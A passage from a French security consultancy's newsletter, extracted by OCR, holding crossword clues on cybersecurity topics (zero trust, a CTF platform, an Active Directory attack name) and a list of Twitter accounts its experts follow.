12. Société ayant récemment fait son entrée dans le cercle des revendeurs de zero days

14. Dispositif d'authentification électronique qui supporte les mots de passe à usage unique, le chiffrement et l'authentification par clé publique

15. Architecture souvent évoquée comme une alternative aux anciennes approches centrées sur la sécurité périmétrique, selon laquelle la confiance inhérente au réseau est supprimée.

16. Podcast technique traitant des sujets de cybersécurité (pentest, outils, reverse, etc.)

17. Nouvelle offre française de "cloud de confiance" créée par les géants français pour défier les GAFAM

18. Un gestionnaire de mots de passe récemment compromis

19. Bateau de course au large sponsorisé par XMCO pour l'OGR 2023

Vertical

1. Lieu qui réunit plusieurs entreprises et organisations de cybersécurité

2. Nom donné à une attaque en environnement AD impliquant la modification de l'attribut msDS-KeyCredentialLink

4. Marque internationale qui est la plus souvent usurpée lors des attaques de phishing


10. Service français spécialisé en cybersécurité qui change de directeur à la fin de l'année 2022

11. Outil très apprécié des pentesteurs pour les SI internes


13. Plateforme française de CTF

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Mots croisés



Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Sélection des comptes Twitter que nos experts suivent...

cert by xmco

It's Steiner254


https://twitter.com/steiner254

Aleksei Tiurin

https://twitter.com/antyurin

Hack3rScr0lls

https://twitter.com/hackerscrolls



John Hammond

https://twitter.com/_JohnHammond

Lupin

https://twitter.com/0xLupin

Dmitri Alperovitch

https://twitter.com/DAlperovitch

Sam Curry

https://twitter.com/samwcyo

Md Ismail Sojal

https://twitter.com/0x0SojalSec

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.